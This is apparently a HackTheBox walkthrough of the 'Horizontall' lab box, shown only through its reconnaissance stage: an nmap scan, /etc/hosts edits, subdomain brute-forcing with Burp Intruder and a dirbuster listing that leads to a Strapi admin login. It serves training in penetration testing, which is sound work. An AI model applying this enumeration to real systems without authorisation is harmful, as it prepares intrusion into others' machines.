Horizontall - Walkthrough

Horizontall is an easy Linux box on HackTheBox. This room is good to learn about sub-domains, public exploits, port forwarding and gives us some practice with analyzing executable scripts.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:


- Reconnaissance
- Scanning
- Exploitation
- Privilege Escalation

Tools Used:

nmap, nano, firefox, dirbuster, burp suite, linpeas

Scanning

After connecting with the machine on HackTheBox, I started nmap scan to check the open ports and services.




```
┌──(kali㉿kali)-[~/Desktop/HackTheBox]
└─$ nmap -T4 -sV 10.10.11.105
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-19 16:09 EST
Nmap scan report for horizontall.htb (10.10.11.105)
Host is up (0.22s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.72 seconds

┌──(kali㉿kali)-[~/Desktop/HackTheBox]
└─$ 
```

There were 2 ports open.


Reconnaissance

After that I added the host & ip address into /etc/hosts file.


kali@kali: ~/Desktop/HackTheBox/poc
File Actions Edit View Help

```
  GNU nano 5.4                /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.105    horizontall.htb


# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

^G Help         ^O Write Out    ^W Where Is     ^K Cut
^X Exit         ^R Read File    ^\ Replace      ^U Paste
```


Port 80 was opened. So I opened ip address with port 80 in the browser.



Build website using HT

It's crafted with the latest trend of design & coded with all modern approaches. It's a robust & multi-dimensional usable template.

I neither find anything in the source code nor from dirbuster. Then I used burp intruder to find sub-domains.


Burp Suite Professional v2021.8 - Temporary Project - licensed to Infini7y
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater
2 × ...
Target Positions Payloads Resource Pool Options
Start attack
Add §
Clear §
Auto §
Refresh
Search...
Clear

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper


```
GET / HTTP/1.1
Host: §§.horizontall.htb
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
If-None-Match: W/"6103a985-385"
If-Modified-Since: Fri, 30 Jul 2021 07:25:57 GMT
Connection: close


```

0 matches

1 payload position

Length: 541

There I found 1 working sub-domain named api-prod.




Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
156	api-prod	200	□	□	899	
0		301	□	□	395	
3	ftp	301	□	□	395	
7	webdisk	301	□	□	395	
2	mail	301	□	□	395	
5	webmail	301	□	□	395	
10	whm	301	□	□	395	
4	localhost	301	□	□	395	
9	cpanel	301	□	□	395	
6	smtp	301	□	□	395	
11	ns1	301	□	□	395	
8	pop	301	□	□	395	
14	autoconfig	301	□	□	395	
12	ns2	301	□	□	395	


```
    <head>
      <meta charset="utf-8" />
      <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
      <title>
        Welcome to your API
      </title>
      <meta name="viewport" content="width=device-width, initial-scale=1" />
      <style>
        </style>
      </head>
      <body lang="en">
        <section>
```

Then I added the sub-domain into /etc/hosts file on my machine.


kali@kali: ~/Desktop/HackTheBox/poc
File Actions Edit View Help


```
 GNU nano 5.4                /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.105    horizontall.htb
10.10.11.105    api-prod.horizontall.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

^G Help          ^O Write Out     ^W Where Is      ^K Cut
^X Exit          ^R Read File     ^\ Replace       ^U Paste
```

Then I visited the sub-domain. It was a static website.




Welcome.

Then I launched dirbuster and found some interesting directories/files.


*~/Desktop/HackTheBox/DirBusterReport-api-prod.horizontall.htb-80.txt - Mousepad
File
Edit
Search
View
Document
Help

```
Directories found during testing:

Dirs found with a 200 response:

/
/Admin/
/admin/
/reviews/
/Admin/init/
/admin/init/
/Admin/layout/
/admin/layout/
/reviews/count/

Dirs found with a 403 response:

/connect/
/users/
/Admin/plugins/
/admin/plugins/


--------------------------------
Files found during testing:

Files found with a 200 responce:

/admin/runtime~main.d078dc17.js
```

When I opened /admin/ directory, admin login page was opened. I also found that strapi CMS was working there.



Username

John Doe


Password

□ Remember me

Log in

